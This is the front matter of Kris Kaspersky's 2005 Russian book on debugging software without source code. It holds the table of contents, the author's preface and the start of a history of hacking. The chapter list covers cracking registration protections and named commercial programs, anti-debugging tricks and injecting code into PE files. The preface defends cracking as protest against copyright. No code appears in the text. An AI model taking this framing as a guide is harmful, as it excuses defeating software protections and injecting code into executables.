КРИС КАСПЕРСКИ

bhv

ТЕХНИКА ОТЛАДКИ ПРОГРАММ

БЕЗ ИСХОДНЫХ ТЕКСТОВ

ОСНОВНОЙ ИНСТРУМЕНТАРИЙ ХАКЕРА

ВЗЛОМ ПРОГРАММ С ЗАКРЫТЫМИ ГЛАЗАМИ

"ПРОТИВОУГОННЫЕ" СИСТЕМЫ СВОИМИ РУКАМИ

БОРЬБА С КРИТИЧЕСКИМИ ОШИБКАМИ ПРИЛОЖЕНИЙ

ВНЕДРЕНИЕ И УДАЛЕНИЕ ВИРУСНОГО КОДА ИЗ PE-ФАЙЛОВ

ТЕСТИРОВАНИЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

PRO

ПРОФЕССИОНАЛЬНОЕ ПРОГРАММИРОВАНИЕ

+CD

Крис Касперски

ТЕХНИКА ОТЛАДКИ ПРОГРАММ БЕЗ ИСХОДНЫХ ТЕКСТОВ

Санкт-Петербург

«БХВ-Петербург»

2005

УДК 681.3.06
ББК 32.973.26-018.1
К28

Касперски К.

К28 Техника отладки программ без исходных текстов. — СПб.: БХВ-Петербург, 2005. — 832 с.: ил.

ISBN 5-94157-229-8

Даны практические рекомендации по использованию популярных отладчиков, таких как NuMega SoftIce, Microsoft Visual Studio Debugger и Microsoft Kernel Debugger. Показано, как работают отладчики и как противостоять дизасемблированию программы. Описаны основные защитные механизмы коммерческих программ, а также способы восстановления и изменения алгоритма программы без исходных текстов. Большое внимание уделено внедрению и удалению кода из PE-файлов. Материал сопровождается практическими примерами.

Компакт-диск содержит исходные тексты приведенных листингов и полезные утилиты.

Для программистов

УДК 681.3.06
ББК 32.973.26-018.1

Группа подготовки издания:

Главный редактор	*Екатерина Кондукова*
Зам. гл. редактора	*Игорь Шишигин*
Зав. редакцией	*Григорий Добин*
Редактор	*Елена Кашлакова*
Компьютерная верстка	*Натальи Караваевой*
Корректор	*Наталия Першакова*
Дизайн серии	*Инны Тачиной*
Оформление обложки	*Игоря Цырульникова*
Зав. производством	*Николай Тверских*

Лицензия ИД № 02429 от 24.07.00. Подписано в печать 15.08.05.
Формат 70×100 1/16. Печать офсетная. Усл. печ. л. 67,08.
Тираж 3000 экз. Заказ №
"БХВ-Петербург", 194354, Санкт-Петербург, ул. Есенина, 5Б.

Санитарно-эпидемиологическое заключение на продукцию
№ 77.99.02.953.Д.006421.11.04 от 11.11.2004 г. выдано Федеральной службой
по надзору в сфере защиты прав потребителей и благополучия человека.

Отпечатано с готовых диапозитивов
в ГУП "Типография "Наука"
199034, Санкт-Петербург, 9 линия, 12

ISBN 5-94157-229-8

© Касперски К., 2005
© Оформление, издательство "БХВ-Петербург", 2005

Оглавление

Предисловие **1**

Об авторе 1
О чем и для кого эта книга 3

Введение **11**

История хакерства 11
История происхождения термина "хакер" 14
Психология хакера 16
Лаборатория искусственного интеллекта и PDP-1 20
Сеть 23
Си и UNIX 26
Конец хакеров шестидесятых 33
RSX-11M 36
Intel 37
Хаос 38
Бытовой компьютер восьмидесятых 40
Рождение современных хакеров, или снова Intel 41

Глава 1. Знакомство с отладочными инструментами **45**

1.1. Как работает отладчик 48
Обработка исключений 50
1.2. Что нам понадобится 51
1.3. Особенности отладки в UNIX 53
PTrace — фундамент для GDB 56
PTrace и ее команды 58
Поддержка многопоточности в GDB 60
Краткое руководство по GDB 61
Трассировка системных функций 66
Интересные ссылки 67

1.4. Эмулирующие отладчики и эмуляторы ... 68
Минимальные системные требования ... 70
Выбирай эмулятор себе по руке! ... 71
1.5. Обзор эмуляторов ... 74
DOSBox ... 74
Bochs ... 76
Microsoft Virtual PC ... 77
VMware ... 79
Сводная таблица характеристик эмуляторов ... 80
Разные мелочи ... 81
1.6. Области применения эмуляторов ... 82
Пользователям ... 82
Администраторам ... 83
Разработчикам ... 84
Хакерам ... 87
Как настроить SoftIce под VMware ... 89
Экзотические эмуляторы ... 89
1.7. Кратко об эмуляции процессора ... 90
1.8. BoundsChecker ... 96
Быстрый старт ... 98
Подключение нестандартных DLL ... 101
Пункты меню ... 103
1.9. Хакерские инструменты под UNIX ... 107
Отладчики ... 107
Дизассемблеры ... 111
Шпионы ... 112
Шестнадцатеричные редакторы ... 114
Дамперы ... 115
Автоматизированные средства защиты ... 115

Глава 2. Защитные механизмы и их отладка ... 119

2.1. Классификация защит по роду секретного ключа ... 120
2.2. Создаем защиту и пытаемся ее сломать ... 123
2.3. От exe до crk ... 125
2.4. Знакомство с отладчиком ... 142
Бряк на оригинальный пароль ... 143
Прямой поиск введенного пароля в памяти ... 160
Бряк на функции ввода пароля ... 170
Бряк на сообщения ... 173
Механизм сообщений в Windows 9*x* ... 176
2.5. На сцене появляется IDA ... 177
2.6. Дизассемблер & отладчик в связке ... 209
Из языка IDA-Си ... 212

2.7. Дао регистрационных защит ... 216
Как узнать имя функции по ординалу ... 221
Как сделать исполняемые файлы меньше ... 248
Перехват *WM_GETTEXT* ... 249
2.8. Хеширование и его преодоление ... 251
2.9. Ограничение возможностей ... 267
2.10. Ограничение времени использования ... 286
2.11. Ограничение числа запусков ... 291
2.12. NagScreen ... 293
2.13. Ключевой файл ... 302

Глава 3. Противостояние отладке ... 315

3.1. Обзор способов затруднения анализа программ ... 317
3.2. Приемы против отладчиков реального режима ... 319
3.3. Приемы против отладчиков защищенного режима ... 335
3.4. Как противостоять трассировке ... 348
3.5. Как противостоять контрольным точкам останова ... 354
Несколько грязных хаков, или как не стоит защищать свои программы ... 362
Серединный вызов API-функций ... 363
Вызов API-функций через мертвую зону ... 382
Копирование API-функций целиком ... 385
Как обнаружить отладку средствами Windows ... 388
3.6. Антиотладочные приемы под UNIX ... 389
Паразитные файловые дескрипторы ... 390
Аргументы командной строки и окружение ... 391
Дерево процессов ... 392
Сигналы, дампы и исключения ... 392
Распознавание программных точек останова ... 393
Мы трассируем, нас трассируют ... 394
Прямой поиск отладчика в памяти ... 395
Измерение времени выполнения ... 396
3.7. Основы самомодификации ... 396
Проблемы обновления кода через Интернет ... 409
3.8. Неявный самоконтроль как средство создания неломаемых защит ... 411
Техника неявного контроля ... 413
Практическая реализация ... 415
Как это ломают? ... 425
3.9. Ментальная отладка и дизассемблирование ... 435
Маленькие хитрости ... 459
3.10. Ментальное ассемблирование ... 460
3.11. Краткое руководство по защите ПО ... 465
Джинн из бутылки, или недостатки решений из коробки ... 466

Защита от копирования, распространения серийного номера ... 466
Защита испытательным сроком ... 467
Защита от реконструкции алгоритма ... 467
Защита от модификации на диске и в памяти ... 469
Антидизассемблер ... 470
Антиотладка ... 470
Антимонитор ... 471
Антидамп ... 471
Как защищаться ... 473
Мысли о защитах ... 474
Противодействие изучению исходных текстов ... 474
Противодействие анализу бинарного кода ... 478
3.12. Как сделать свои программы надежнее? ... 481
Причины и последствия ошибок переполнения ... 482
Переход на другой язык ... 483
Использование кучи для создания массивов ... 484
Отказ от индикатора завершения ... 484
Обработка структурных исключений ... 485
Традиции и надежность ... 487
Как с ними борются? ... 488
Поиск уязвимых программ ... 489
Неудачный выбор приоритетов в Си ... 493
3.13. Тестирование программного обеспечения ... 495
Тестирование на микроуровне ... 497
Регистрация ошибок ... 498
Бета-тестирование ... 499
Вывод диагностической информации ... 502
Верификаторы кода языков Си/Си++ ... 504
Демонстрация ошибок накопления ... 505

Глава 4. Примеры реальных взломов ... 509

4.1. Intel C++ 5.0.1 compiler ... 510
4.2. Intel Fortran 4.5 ... 518
4.3. Intel C++ 7.0 compiler ... 523
4.4. Record Now ... 532
4.5. Alcohol 120% ... 535
4.6. UniLink v1.03 от Юрия Харона ... 549
UniLink v1.03 от Юрия Харона II, или переходим от штурма к осаде ... 571
Entry Point и ее окружение ... 572
Передача управления по структурному исключению ... 574
Внутри обработчика ... 581
Таинства stealth-импорта API-функций,
или как устроена *HaronLoadLibrary* ... 586

Таинства stealth-импорта: как устроена *HaronGetProcAddress* 589
Таинства *IsDebuggerPresent* 599
Таинства загрузки USER32.DLL и ADVAAPI32.DLL 601
Конец таинств, или где тот trial, который expired 604
4.7. ARJ 613
4.8. AVPVE: разбор полетов 614
Формат файлов (общее) 615
Формат файла языковой поддержки avp.lng 616
Формат файлов HLP 617
4.9. Bounds-Checker 5 620
4.10. CD-MAN EGA Version 621
4.11. F-PROT 2.19 622
4.12. FDR 2.1 627
4.13. HEXEDIT.EXE Version 1.5 629
4.14. SGWW password protection WhiteEagle 630
4.15. SOURCER 5.10 631
4.16. Emulated Solar CPU 632
4.17. POCSAG 32 635

Глава 5. Критические ошибки приложений и операционной системы 639

5.1. Приложения, недопустимые операции и все-все-все 640
Доктор Ватсон 642
Отладчик Microsoft Visual Studio Debug 649
5.2. Обитатели сумеречной зоны, или из морга в реанимацию 650
Принудительный выход из функции 651
Раскрутка стека 654
Передача управления на функцию обработки сообщений 658
5.3. Как подключить дамп памяти 666
Восстановление системы после критического сбоя 676
Подключение дампа памяти 677

Глава 6. Формат PE-файлов 683

6.1. Особенности структуры PE-файлов в конкретных реализациях 684
6.2. Общие концепции и требования, предъявляемые к PE-файлам 686
6.3. Структура PE-файла 689
6.4. Что можно и что нельзя делать с PE-файлом 692
6.5. Описание основных полей PE-файла 695
[old-exe] e_magic 695
[old-exe] e_cparhdr 695
[old-exe] e_lfanew 696
[image_file_header] Machine 696
[image_file_header] NumberOfSections 696
[image_file_header] PointerToSymbolTable/NumberOfSymbols 697

[image_file_header] SizeOfOptionalHeader ... 697
[image_file_header] Characteristics ... 698
[image_optional_header] Magic ... 700
[image_optional_header] SizeOfCode/SizeOfInitializedData/ SizeOfUninitializedData ... 700
[image_optional_header] BaseOfCode/BaseOfData ... 701
[image_optional_header] AddressOfEntryPoint ... 701
[image_optional_header] ImageBase ... 702
[image_optional_header] FileAlignment/SectionAlignment ... 702
[image_optional_header] SizeOfImage ... 703
[image_optional_header] SizeOfHeaders ... 703
[image_optional_header] CheckSum ... 704
[image_optional_header] Subsystem ... 704
[image_optional_header] DllCharacteristics ... 705
[image_optional_header] SizeOfStackReserve/SizeOfStackCommit, SizeOfHeapReserve/SizeOfHeapCommit ... 706
[image_optional_header] NumberOfRvaAndSizes ... 706
DATA_ DIRECTORY ... 707
Таблица секций ... 709
Экспорт ... 714
Импорт ... 718
Перемещаемые элементы ... 727

Глава 7. Техника внедрения и удаления кода из PE-файлов ... 731

7.1. Понятие X-кода и другие условные обозначения ... 732
7.2. Цели и задачи X-кода ... 733
7.3. Требования, предъявляемые к X-коду ... 736
7.4. Внедрение ... 737
Предотвращение повторного внедрения ... 738
Классификация механизмов внедрения ... 740
Категория A: внедрение в пустое место файла ... 741
Внедрение в регулярную последовательность байтов ... 750
Категория A: внедрение путем сжатия части файла ... 756
Категория A: создание нового NTFS-потока внутри файла ... 758
Категория B: растяжение заголовка ... 761
Категория B: сброс части секции в оверлей ... 763
Категория B: создание своего собственного оверлея ... 767
Категория C: расширение последней секции файла ... 768
Категория C: создание своей собственной секции ... 771
Категория C: расширение серединных секций файла ... 773
Категория Z: внедрение через автозагружаемые DLL ... 776

ПРИЛОЖЕНИЯ 777

Приложение 1. Разгон и торможение Windows NT 779

Структура ядра 780
Типы ядер 782
Почему непригодны тестовые пакеты 784
Обсуждение методик тестирования 786
Разность таймеров 787
Синхронизация 791
ACPI и IRQ 792
Переключение контекста 796
Длительность квантов 802
Обсуждение полученных результатов 805

Приложение 2. Практические советы по восстановлению системы в боевых условиях 807

Аппаратная часть 808
Оперативная память 809
Блок питания 811
И все-все-все 812

Приложение 3. Описание компакт-диска 815

Предметный указатель 817

Предисловие

Взлом — это естественная потребность всякого разумного существа. Тернистый путь познания истинной сути вещей проходит через их разрушение. Оглянитесь вокруг: физики-атомщики расщепляют ядра так, что брызги материи летят, химики-аналитики разбивают длинные молекулы на множество мелких, математики активно используют метод декомпозиции. И никто из них не заслуживает порицания!

Хакерство — это не вандализм. Это проявление природного любопытства к познанию окружающего нас мира. Дизассемблерные листинги, машинные команды, черные экраны SoftIce, напоминающие о первой молодости MS-DOS — все это безумно интересно и увлекательно. Посреди них раскинулся целый мир скрывающих механизмов и защитных кодов. Не ищите его на картах — он существует лишь в обрывках беспорядочно разбросанных по полу распечаток, технических руководствах, автоматически открывающихся на самых интересных местах, и конечно же, многочисленных бессонных ночах, проведенных у монитора.

Это не учебник по взлому и не руководство по защите от хакеров. Таких книг уже написано предостаточно. Баста! Надоело! Перед вами лежат путевые заметки кодокопателя, своеобразный сборник любопытных историй, произведших с мыщъ'ем в киберпространстве. Вы побываете и внутри компиляторов фирмы Intel, и внутри защитных механизмов коммерческих программ, узнаете, как работает отладчик и как правильно держать его в руках. В общем, если не струсите и не отбросите эту книгу прочь, вас ожидает много интересного.

Об авторе

Небрежно одетый мыщъх 28 лет, не обращающий внимания ни на мир, ни на тело, в котором живет, и обитающий исключительно в дебрях машинных кодов и зарослях технических спецификаций. Не общителен, ведет замкнутый

образ жизни хищного грызуна, практически никогда не покидающего свою норку — разве что на звезды посмотреть или на луну (повыть). Высшего образования нет, а теперь уже и не будет; личная жизнь не сложилась, да и вряд ли сложится, так что единственный способ убить время from dusk till dusker — это полностью отдаться работе.

Одержим компьютерами еще со старших классов средней школы (или еще раньше — уже, увы, не помню). Основная специализация — реинжениринг (дизассемблирование), поиск уязвимостей (попросту говоря, "дыр") в существующих защитных механизмах и разработка собственных систем защит. Впрочем, компьютеры — не единственное и, вероятно, не самое главное увлечение в моей жизни. Помимо возни с железом и блужданий в непроходимых джунглях защитного кода, я не расстаюсь с миром звезд и моих телескопов, много читаю, да и пишу тоже (в последнее время как-то больше пишу, чем читаю). Хакерские мотивы моего творчества не случайны и объясняются по-детски естественным желанием заглянуть "под капот" компьютера и малость потыкать его ломом и молоточком, разумеется, фигурально — а как же иначе понять, как эта штука работает?

Если считать хакерами людей, одержимых познанием окружающего мира, то я — хакер.

О чем и для кого эта книга

> If you do accept the society where we are compelled to live, its awfully egoistic way of life and its dirty "profit" values, you may eventually learn how to disable some simple protections, but you'll never be able to crack in the "right" way. You must learn to despise money, governments, televisions, trends, opinion-makers, public opinion, newspapers and all this preposterous, asinine shit if you want to grasp the noble art, coz in order to be emphatic with the code you must be free from all trivial and petty conventions, strange as it may sound. So you better take a good look around you... you'll find plenty of reasons to hate society and act against it, plenty of sparks to crackle programs in the right way... Hope all this did not sound too cretin.
>
> *+ORC an526164@anon.penet.fi*

Изначально эта книга позиционировалась как хрестоматия для профессионалов, однако пробная публикация отдельных глав в сети профессионалам пришлась не по вкусу. Им не понравилось большое количество "воды" и слишком "разжеванные", с их точки зрения, объяснения. Начинающие кодокопатели резонно возражали, что для одного — "вода", для другого — хлеб, пиво и каша в придачу. Понятное дело, каждый читатель хотел видеть книгу такой, какая была бы наиболее удобна ему одному, но удовлетворить интересы всех категорий читателей в одной-единственной книге (к тому же, не претендующей на полноту и новизну излагаемой информации) — невозможно.

Основную ставку автор делает на начинающих — как на наиболее многочисленную и благодарную аудиторию. Профессионалы же вообще не нуждаются в подобных книгах. "Есть, — говорили они мне, — у тебя с десяток интересных страниц, но они размазаны по всему тексту, и потому читать такую книгу можно только по диагонали в порядке общего ознакомления". Нет, не подумайте, что такие заявления меня обидели! Напротив, помогли лучше понять свое место и предназначение.

Чего греха таить — до звания профессионала автору еще очень далеко, и потому позиционировать свои книги для той аудитории, к которой он не принадлежит, мягко говоря, нетактично. Правда, понятия профессионала и начинающего очень условны, и многие начинающие легко уделывают иных профессионалов. Племя подлинных профессионалов очень малочисленно и невелико — в прямом смысле слова, считанные единицы. Так что невоз-

можно сказать заранее: найдете ли вы что-то новое в данной книге или нет. Единственный способ выяснить это — купить ее и прочитать.

Эта книга не для кракеров! Несмотря на то, что в ней рассматриваются и даются в виде законченных технологий механизмы атак на широко распространенные системы, это просто информация, а не руководство к действию. В любом случае правовую ответственность за компьютерный вандализм еще никто не отменял, и прежде чем использовать полученные знания на практике, неплохо бы ознакомиться с уголовным кодексом и запастись адвокатом. В идеальном обществе принимаемые законы лишь закрепляют уже сложившуюся систему отношений, защищая при этом интересы большинства. А чего хочет большинство? Правильно! Хлеба и зрелищ! Ну, с хлебом все более или менее понятно. Даже в странах третьего мира от голода практически никто не умирает. Со зрелищами же ситуация значительно сложнее. На фоне катастрофической деградации аудио/видеоиндустрии борьба с пиратством приобретает воистину угрожающий размах, ущемляя интересы как отдельно взятых пользователей, так и всего мирового сообщества в целом. Власть захватили медиамагнаты, и демократия умерла. Сильные мира сего лоббируют законы, служащие паре десятков миллиардеров и противоречащие интересам остальных. Ряд научных и инженерных исследований в области информационной безопасности частично или полностью запрещен. Потребитель даже не имеет права заглянуть дизассемблером в тот продукт, который ему впаривают. Look, but don't touch! Touch, but don't taste! Taste, but don't swallow! Ситуация дошла до своего логического абсурда, и в воздухе запахло бунтом. Бунтом против тоталитаризма "демократического режима", бунтом против авторского и патентного права, когда один пронырливый коммерсант отнимает у человечества то, что ему принадлежит по праву. Информация — общедоступный ресурс, такой же, как вода и воздух. Мы дети своей культуры. Наши мысли и суждения, которые мы искренне считаем своими, на самом деле представляют комбинацию уже давно придуманного и высказанного. Удачные находки, яркие идеи — все это результат осмысления и переосмысления когда-то услышанного или прочитанного. Вспомните свои разговоры в курилках — даже располагая диктофонной записью, невозможно установить, кто первым высказал идею, а кто ее подхватил. Знание — продукт коллективного разума. Никто не должен единолично им владеть.

Взлом защиты — это выражение протеста против насилия и несправедливости. Сажать за него можно, но бесполезно. Говорят, что в СССР одного человека посадили за то, что он сказал: "У нас нет демократии". А ведь взломщики и защитники информации не только враги, но еще и коллеги. Хакерство и программирование действительно очень тесно переплетены. Создание качественных и надежных защитных механизмов требует навыков низкоуровневой работы с операционной системой, драйверами и оборудованием; знаний архитектуры современных процессоров и учета особенно-

стей кодогенерации конкретных компиляторов, помноженных на "биологию" используемых библиотек. На этом уровне программирования грань между собственно самим программированием и хакерством становится настолько зыбкой и неустойчивой, что я не рисковал бы ее провести.

Начнем с того, что всякая защита, равно как и любой другой компонент программного обеспечения, требует тщательного и всестороннего тестирования на предмет выяснения ее работоспособности. Под работоспособностью в данном контексте понимается способность защиты противостоять квалифицированным пользователям, вооруженным хакерским арсеналом (копировщиками защищенных дисков, эмуляторами виртуальных приводов, оконными шпионами и шпионами сообщений, файловыми мониторами и мониторами реестра). Качество защиты определяется отнюдь не ее стойкостью, но соотношением трудоемкости реализации защиты к трудоемкости ее взлома. В конечном счете, взломать можно любую защиту — это только вопрос времени, денег, квалификации взломщика и усилий, но грамотно реализованная защита не должна оставлять легких путей для своего взлома. Конкретный пример. Защита, привязывающаяся к сбойным секторам (которые действительно уникальны для каждого носителя), бесполезна, если не способна распознать их грубую эмуляцию некорректно заполненными полями EDC/ECC. Еще более конкретный пример. Привязка к геометрии спиральной дорожки лазерного диска, даже будучи реализованной без ошибок, обходится путем создания виртуального CD-ROM привода, имитирующего все особенности структуры оригинального диска. Для этого даже не нужно быть хакером — достаточно запустить Alcohol 120%, ломающий такие защиты автоматически.

Ошибки проектирования защитных механизмов очень дорого обходятся их разработчикам, но гарантированно застраховаться от подобных просчетов — невозможно. Попытка применения "научных" подходов к защите программного обеспечения — чистейшей воды фарс и бессмыслица. Хакеры смеются над академическими разработками в стиле "расчет траектории сферического коня в вакууме", и практически любая такая защита снимается за 15 минут без напряжения извилин. Вот грубый, но наглядный пример. Проектирование оборонной системы военной крепости без учета существования летательных средств позволяет захватить эту самую крепость чуть ли не на простом "кукурузнике" (MS WDB — кукурузник), не говоря уже об истребителях (SoftIce — истребитель, а IDA Pro — еще и бомбардировщик).

Для разработки защитных механизмов следует иметь хотя бы общее представление о методах работы и техническом арсенале противника, а еще лучше — владеть этим арсеналом не хуже противника (т. е. владеть им в совершенстве). Наличие боевого опыта (реально взломанных программ) очень и очень желательно — пребывание в шкуре взломщика позволяет досконально изучить тактику и стратегию наступательной стороны, давая тем самым возможность оптимальным образом сбалансировать оборону. Попросту

говоря, определить и усилить направления наиболее вероятного вторжения хакеров, сосредоточив здесь максимум своих интеллектуальных сил. А это значит, что разработчик защиты должен глубоко проникнуться психологией хакеров, настолько глубоко, чтобы начать мыслить, как хакер.

Таким образом, владение технологией защиты информации предполагает владение технологией взлома. Не зная того, как ломаются защиты, не зная их слабых сторон, не зная арсенала хакеров, невозможно создать стойкую, дешевую, и главное — простую в реализации защиту. Поэтому, описывая технику защиты, было бы, по меньшей мере, нечестно замалчивать технику ее взлома.

Существует мнение, что открытые публикации о дырах в системах безопасности приносят больше вреда, чем пользы, и их следует в обязательном порядке запретить. Другими словами, достойную защиту от копирования мы создать не можем, признавать свои ошибки — не хотим, и чтобы цивилизацию не разрушил первый же залетный дятел, мы должны перестрелять всех дятлов до единого. Вовсе не собираясь апеллировать к заезженной пословице "кто предупрежден — тот вооружен", обратимся за советом к фармацевтической индустрии. Как бы она отнеслась к появлению рекламы, пропагандирующей некий никем не проверенный, но зато невероятно эффективный препарат, исцеляющий немыслимое количество заболеваний и при этом обязательный к применению? Проводить химический анализ препарата вы не имеете права, равно как не имеете права открыто публиковать результаты своих исследований, выявивших, что за личиной "панацеи" скрывается обыкновенный и довольно низкокачественный аспирин с кучей посторонних примесей и целым "букетом" побочных эффектов. Еще бы! Ведь публикации подобного рода заметно охлаждают потребительский пыл, и предпочтение отдается другим препаратам.

Кто виноват: фирма, обманывающая своих покупателей, или исследователи, открывшие покупателям глаза? Если аналогия между фармацевтикой и программным обеспечением кому-то покажется некорректной, пусть он ответит на вопрос: какие задачи решают защитные механизмы и каким требованиям они должны отвечать? Всякая технология имеет свои ограничения и свои побочные эффекты. Рекламные лозунги, позиционирующие защиту как стойкую и абсолютно непрошибаемую, всегда неверны. Коль скоро носитель можно воспроизвести, можно его и скопировать. Весь вопрос в том — как? Запрет на хакерскую деятельность ничего не меняет. Тех, кто занимается несанкционированным клонированием дисков в промышленных масштабах, подобные запреты вряд ли остановят, а вот легальные исследователи будут страдать: профессиональный зуд, видите ли, дает о себе знать. Ну что поделаешь, есть на земле такая категория людей, что не может удержаться от соблазна заглянуть под крышку черного ящика и, дотрагиваясь до вращающихся шестеренок, пытается разобраться: как же все это, блин, работает? Специфика защитных механизмов состоит в том, что дерьмо визуально

ничем не отличается от шедевра. Вам остается уповать лишь на авторитет поставщика или же методично приобретать все продукты один за другим, при этом не будучи уверенным в том, что на рынке вообще присутствуют достойные защитные механизмы. И это действительно так! Качество коммерческих защит настолько низко, что они оказываются не в стоянии справиться с автоматическими копировщиками программ, запущенными обыкновенными пользователями, коих миллионы. Стоит ли говорить, что некопируемость автоматически копировщиками — это минимально разумное требование, предъявляемое ко всякой защите? В идеале же защита должна противостоять квалифицированным хакерам, вооруженных всем необходимым арсеналом программно-аппартаных средств взлома? Качественные защитные алгоритмы есть, но они не представлены на рынке. Почему? Да все потому, что отсутствие достоверной информации о стойкости тех или иных защитных пакетов не позволяет потребителю осуществлять сознательный выбор. А раз так — зачем производителям напрягаться?

Адептам авторского права важно понять: чем интенсивнее ломаются защитные механизмы, тем стремительнее они совершенствуются! Поскольку у разработчиков появляется реальный стимул к созданию действительно качественных и конкурентоспособных защитных пакетов! Начнем с малого: правило Кирхгофа — базовое правило для всех криптографических систем — гласит: стойкость шифра определяется только секретностью ключа. Криптоаналитику известны все детали процесса шифрования и дешифрования, кроме секретного ключа. Отличительный признак качественной защиты — подробное описание ее алгоритма. В самом деле, глупо скрывать то, что каждый хакер может добыть с помощью отладчика, ящика пива и дизассемблера. Собственно говоря, скрупулезное изучение подробностей функционирования защитного механизма можно только приветствовать. В конце концов существует такое понятие, как полнота представления сведений о товаре, и попытка сокрытия явных конструктивных дефектов, строго говоря, вообще не законна. Всякой Хорошей Вещи гласность только на руку, а вот Плохие Вещи боятся ее, как огня.

Апелляция к "цифровой эпохе" и якобы вытекающая отсюда необходимость пересмотра законов — это грязное словоблудие и ничего более. Большое количество судебных исков, вчиненных вполне легальным исследователям защищенных программ, не может не удивлять. Несмотря на то, что подавляющее большинство подобных исков решается мирным путем, сама тенденция выглядит довольно угрожающей. Чего доброго завтра и <Shift>, как "хакерскую" клавишу запретят, поскольку она позволяет отключить автозапуск лазерного диска в OS Windows, а некоторые защитные механизмы как раз на этом и основаны. То, что еще позавчера казалось фантасмагорическим бредом, вчера вылилось в реальный судебный иск.

Закон DMCA (Digital Millennium Copyright Art) действительно запрещает распространять технологии, устройства, продукты и услуги, созданные с целью

обходить существующие системы защиты, что выглядит вполне логично. Правозащитники пытаются уберечь мир от очевидных преступников и вандалов, однако, следует разделять взлом как таковой и исследовательскую деятельность в области информационной безопасности. Взлом, преследующий личную выгоду или совершаемый из хулиганских побуждений, достоин, по меньшей мере, порицания, а по большей — штрафа или тюремного заключения. Причем тяжесть наказания должна быть сопоставима с величиной причинного ущерба. Приравнивать хакеров к террористам, право же, не стоит! Терроризм, равно как и хакерство, демонстрирует катастрофическую неспособность правительства обеспечить должный уровень безопасности, подчеркивая чрезмерную сосредоточенность власть имущих на своих собственных интересах и проблемах. Все! Никаких других точек соприкосновения у террористов и хакеров нет!

Книги, рассматривающие вопросы безопасности исключительно со стороны защиты, грешат тем же, что и конструкторы запоминающих устройств, работающих только на запись: ни то, ни другое не имеет никакого практического применения. Но эта книга не предназначена для разработчиков защит! Я не хотел делать упор ни на одну из категорий, потому что проблемы защиты информации скорее организационные, чем технические. Разработчики ПО не нуждаются в таких книгах и вообще редко прислушиваются к советам по реализации защитных алгоритмов, а хакеры от всего этого просто балдеют и морально разлагаются, теряя стимул к развитию.

Термин "хакер" имеет множественные трактовки, которые было бы бессмысленно перечислять здесь и, тем более, останавливаться на какой-то из них, игнорируя остальные. Но в лучшем значении хакер — это индивидуал, смотрящий в корень и стремящийся разобраться во всем до конца. Для таких людей и предназначена эта книга. Везде, где это только возможно, я буду стремиться к обобщению и постараюсь не акцентировать внимание на конкретных реализациях. Это не означает, что в книге не встретится законченных схем. Напротив, в них не будет недостатка. Но я не ставлю перед собой цель снабдить хакера готовым инструментарием.

Я не буду пытаться научить читателей "ловить рыбу", а рискну пойти немного дальше и привить некоторые навыки самообучения. Из любой самой нестандартной ситуации и при самом скудном инструментарии всегда можно найти выход. Типовые схемы часто оказываются бессильными и бесполезными. Любые навыки слишком привязаны к конкретному окружению. В наше время больших перемен уже поздно хвататься за традиционные схемы обучения. На обучение просто нет времени. Большинству программистов приходится осваивать новые технологии на ходу, и задолго до конца обучения они уже полностью устаревают.

Системы защиты, заметим, развиваются заметно более медленно, и ничего принципиально нового за последние год-два не было придумано или широко внедрено. Это обнадеживает, особенно на фоне деградации качества реа-

лизации широко распространенных систем безопасности. С другой стороны, толковых учебников и изданий по данной тематике тоже не выходило. Это привело к тому, что действительно грамотно спроектированных и качественно реализованных защит сегодня на массовом рынке практически не наблюдается. Большинство авторов, с трудом припоминая школьный курс алгебры, разрабатывают собственные алгоритмы, которые при близком рассмотрении криптостойкими не являются. Все математическое богатство валяется бесхозным и нетронутым, хотя на рынке достаточно много качественных и вполне современных изданий. Я не стремлюсь повторить уже проделанную работу, а просто буду отсылать по ходу дела к конкретным источникам.

Цель этой книги — научить читателя самостоятельно добывать необходимые ему знания и навыки, порой не имея соответствующей литературы и информации. Современное информационное изобилие приводит к атрофированию навыков самостоятельного получения необходимых знаний. Парадоксально на первый взгляд, но недостаток литературы развивает и тренирует мозги куда лучше, чем ее избыток. Сам я осваивал ассемблер 8086 с помощью утилиты debug.com: кроме нее (и свободного времени) у меня в ту пору не было ничего. Логика работы команд изучалась анализом воздействия последних на регистры и память. Эта было утомительное занятие, и свободное владение ассемблером (без учета ряда некритичных команд) ко мне пришло приблизительно через три месяца. Наличие инструкции сократило бы этот срок до двух-трех дней (с учетом знания ассемблера других платформ), но зато не дало бы никаких полезных навыков.

Инструкция исключительно редко бывает исчерпывающей и доступной. Полученные давным-давно навыки актуальны для меня до сих пор, ибо тенденция обратной зависимости качества инструкции от ее объема в последнее время стала угрожающе превращаться из метафоры в реальность. Главный психологический барьер для многих — это ощущение беспомощности перед компьютером. Человек ощущает себя не хозяином ситуации, а незадачливым экзаменуемым, наобум пытающимся угадать, чего же от него хочет машина. Знакомая ситуация: вызываемая функция упрямо ведет себя не так, как описано в документации, и не работает.

В данном случае не помешает прибегнуть к дизассемблированию и анализу ситуации, но, возможно, оптимальным окажется другое решение. В любом случае возможны свои нетривиальные варианты. Наивно полагать, что схема "нажал на кнопку — получил банан" работает во всех ситуациях. Или что банан непременно удастся достать с помощью палки либо ящика. А если нет? Если задача не имеет известного и опробованного решения? Вот тогда и приходится действовать, как говорят, "по обстоятельствам". Научить этому читателя — вот моя задача.

Введение

История хакерства

> I remember the good old days, when computers were mainframes, analysts were magicians, and programmers punced cards.
>
> *Philip Fites, Peter Johnston, Martin Kratz. "Computer viruses"*

Термин "хакер" прочно вошел в разговорный лексикон даже не имеющих никакого отношения к компьютеру людей. А его изначальное значение со временем забылось. Сегодня "хакер" синоним словам "бандит" и "компьютерный вандал". С другой стороны, предпринимаются неоднократные попытки "очистки" термина вводом новых понятий, например, "кракер" — коммерческий взломщик, в противовес якобы бескорыстным в своих побуждениях хакерам. На самом же деле, первые хакеры появились задолго до возникновения компьютеров, более того, задолго до зарождения цивилизации и даже появления человечества. Первым открытием хакеров было то удивительное свойство палки, которое давало возможность охоты, обороны и еще много чего одновременно. Нетривиальное решение задач, за гранью обычного восприятия мира — это главная черта хакеров. Им мало видеть предмет в трех измерениях. Для хакеров каждый предмет — это, прежде всего, объект со своими свойствами, методами и причинно-следственными связями.

